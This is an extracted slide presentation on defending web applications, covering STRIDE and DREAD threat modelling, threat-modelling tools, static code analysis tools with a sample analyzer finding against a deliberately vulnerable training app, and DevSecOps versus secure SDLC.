
• STRIDE

- Spoofing Identity
- Tampering with Data
- Repudiation
- Information Disclosure
- Denial of Service
- Elevation of Privilege



Microsoft

MUM-CT-935 Alcriti



Practical Tips for Defending Web Applications

- DREAD

- Damage Potential
- Reproducibility
- Exploitability
- Affected Users
- Discoverability

$\text{Risk_DREAD} = (\underline{\text{DAMAGE}} + \underline{\text{REPRODUCIBILITY}} + \underline{\text{EXPLOITABILITY}} + \underline{\text{AFFECTED USERS}} + \underline{\text{DISCOVERABILITY}}) / 5$

Practical Tips for Defending Web Applications

- Threat Modeling Tools

- Microsoft Threat Modeling Tool 2016
 - ✓ <https://github.com/MicrosoftDocs/azure-docs/blob/master/articles/security/azure-security-threat-modeling-tool.md>
- Mozilla SeaSponge
 - ✓ <http://mozilla.github.io/seasponge/#/>
- OWASP Threat Dragon
 - ✓ <https://threatdragon.org/>

Practical Tips for Defending Web Applications

It's **DEMO**
time!!!



Practical Tips for Defending Web Applications

- OWASP Cornucopia

Playtime

Practical Tips for Defending Web Applications

- References

- ✓ [https://www.owasp.org/index.php/Category:Threat Modeling](https://www.owasp.org/index.php/Category:Threat_Modeling)
- ✓ http://safecode.org/publication/SAFECode_Agile_Dev_Security0712.pdf
- ✓ https://www.owasp.org/index.php/Application_Threat_Modeling
- ✓ https://www.owasp.org/index.php/Threat_Modeling_Cheat_Sheet
- ✓ <https://www.sans.org/reading-room/whitepapers/application/framework-secure-application-design-development-842>
- ✓ https://www.owasp.org/index.php/Projects/OWASP_Secure_Web_Application_Framework_Manifesto/Releases/Current/Manifesto
- ✓ <https://msdn.microsoft.com/en-us/library/ff648644.aspx>

Agenda

- Beyond OWASP
- Practical Tips for Defending Web Applications
 - Secure SDLC
 - ✓ Threat Modelling
 - ✓ **Source Code Review**
 - DevSecOps
 - ✓ What is DevSecOps
 - ✓ DevSecOps vs Secure SDLC

Practical Tips for Defending Web Applications

- **Source Code Review a.k.a Security Code Review**

- ✓ Security code review is the process of auditing the source code for an application to verify that the proper security controls are present, that they work as intended, and that they have been invoked in all the right places.
- ✓ Code review is a way of ensuring that the application has been developed so as to be “self-defending” in its given environment.

Practical Tips for Defending Web Applications

- Source Code Analysis Tools

- ✓ Also referred to as **Static Application Security Testing (SAST) Tools**, are designed to analyze source code and/or compiled versions of code to help find security flaws.
- ✓ Some tools are starting to move into the IDE. For the types of problems that can be detected during the software development phase itself, this is a powerful phase within the development life cycle to employ such tools, as it provides immediate feedback to the developer on issues they might be introducing into the code during code development itself.

Practical Tips for Defending Web Applications

- Source Code Analysis Tools – Strengths
 - Scales well -- can be run on lots of software, and can be run repeatedly (as with nightly builds or continuous integration)
 - Useful for things that such tools can automatically find with high confidence, such as buffer overflows, SQL Injection Flaws, and so forth
 - Output is good for developers -- highlights the precise source files, line numbers, and even subsections of lines that are affected

Practical Tips for Defending Web Applications

- Source Code Analysis Tools – Weaknesses

- ✓ Many types of security vulnerabilities are very difficult to find automatically, such as authentication problems, access control issues, insecure use of cryptography, etc. The current state of the art only allows such tools to automatically find a relatively small percentage of application security flaws. However, tools of this type are getting better.
- ✓ High numbers of false positives.
- ✓ Frequently can't find configuration issues, since they are not represented in the code.
- ✓ Difficult to 'prove' that an identified security issue is an actual vulnerability.
- ✓ Many of these tools have difficulty analyzing code that can't be compiled. Analysts frequently can't compile code because they don't have the right libraries, all the compilation instructions, all the code, etc.

Practical Tips for Defending Web Applications



Static Analysis: It's not a party until the 32847326th page of
the report!
MUM-CT-935 Alcriti


Practical Tips for Defending Web Applications

- **Source Code Analysis Tool Selection Criteria**

- Requirement: Must support your programming language, but not usually a key factor once it does.
- Types of vulnerabilities it can detect (out of the OWASP Top 10?) (plus more?)
- How accurate is it? False Positive/False Negative rates?
 - Does the tool have an OWASP Benchmark score?
- Does it understand the libraries/frameworks you use?
- Does it require a fully buildable set of source?
- Can it run against binaries instead of source?
- Can it be integrated into the developer's IDE?
- How hard is it to setup/use?
- Can it be run continuously and automatically?
- License cost for the tool. (Some are sold per user, per org, per app, per line of code analyzed. Consulting licenses are frequently different than end user licenses.)

File: C:\xampp\htdocs\xvwa\setup\home.php

File Disclosure	
File	Userinput reaches sensitive sink when function <code>cleanup()</code>
32:	<code>glob \$files = glob(\$_SERVER['DOCUMENT_ROOT'] . '/' . \$path);</code>
• 24:	↳ <code>function cleanup(\$conn, \$XVWA_WEBROOT)</code>
requires:	
24:	↳ <code>function cleanup(\$conn, \$XVWA_WEBROOT)</code>
File	Call triggers vulnerability in function <code>cleanup()</code>
49:	↳ <code>cleanup (\$conn, \$XVWA_WEBROOT);</code>
8:	<code>\$conn = mysql_select_db(\$dbname); // config.php</code>
4:	<code>\$dbname = 'xvwa'; // config.php</code>
2:	<code>\$XVWA_WEBROOT = '';</code> // config.php
requires:	
42:	<code>if(\$submit)</code>
47:	<code>if(!\$conn) else</code>



File: C:\xampp\htdocs\xvwa\setup\index.php

- Info: using DBMS MySQL
- Info: uses sessions
- Info: Code is object-oriented.
This is not supported yet
and can lead to false
negatives

Practical Tips for Defending Web Applications

- References

- OWASP Benchmark
 - ✓ <https://www.owasp.org/index.php/Benchmark>
- Source Code Analyzers
 - ✓ https://samate.nist.gov/index.php/Source_Code_Security_Analyzers.html
- Code Review
 - ✓ https://media.blackhat.com/bh-us-12/Briefings/Kang/BH_US_12_Kang_Code_Reviewing_WP.pdf

Agenda

- Beyond OWASP
- Practical Tips for Defending Web Applications
 - Secure SDLC
 - ✓ Threat Modelling
 - ✓ Source Code Review
 - **DevSecOps**
 - ✓ What is DevSecOps
 - ✓ DevSecOps vs Secure SDLC

Practical Tips for Defending Web Applications



Practical Tips for Defending Web Applications

- What is DevOps

- ✓ Union of People, Process & Products to enable CD of value to end users
- ✓ Business-Driven Software Delivery Approach
- ✓ Automation
- ✓ Gave Birth to other Tangential initiatives like OpsDev, WinOps, BizDevOps

Agenda

- Beyond OWASP
- Practical Tips for Defending Web Applications
 - Secure SDLC
 - ✓ Threat Modelling
 - ✓ Source Code Review
 - DevSecOps
 - ✓ **What is DevSecOps**
 - ✓ DevSecOps vs Secure SDLC

Practical Tips for Defending Web Applications

- What is DevSecOps
-



MUM-CT-935 Alcriti

Practical Tips for Defending Web Applications

- DevSecOps vs SecDevOps vs Rugged DevOps
 - Are All SAME ??

Practical Tips for Defending Web Applications

- DevSecOps Team

- ✓ Operations

- ✓ Developers

- ✓ Red Team

- ✓ Blue Team

- ✓ Security

Agenda

- Beyond OWASP
- Practical Tips for Defending Web Applications
 - Secure SDLC
 - ✓ Threat Modelling
 - ✓ Source Code Review
 - DevSecOps
 - ✓ What is DevSecOps
 - ✓ **DevSecOps vs Secure SDLC**

Practical Tips for Defending Web Applications

- **From:** A mindset of “Exclusively focus on gatekeeping controls to eliminate bugs before code is deployed”
 - (An impossible goal, bugs will never be fully eliminated)
- **To:** Focus on obtaining and refining continuous visibility and feedback from deployed applications, and providing security capabilities that make developers/DevOps teams security self-sufficient

Build security into the new SDLC

The new SDLC requires an expanded scope of application security – from development, through traditional scanning and testing, and into production.



Secure Development

Continuous feedback on the developer's desktop at DevOps speed



Security Testing

Embed scalable security into the development tool chain



Continuous Monitoring and Protection

Monitor and protect software running in Production


Improve SDLC Policies

MUM-CT-935 Alcriti

This is application security for the new SDLC

Practical Tips for Defending Web Applications

- Example



Thank
you



MUM-CT-935 Alcriti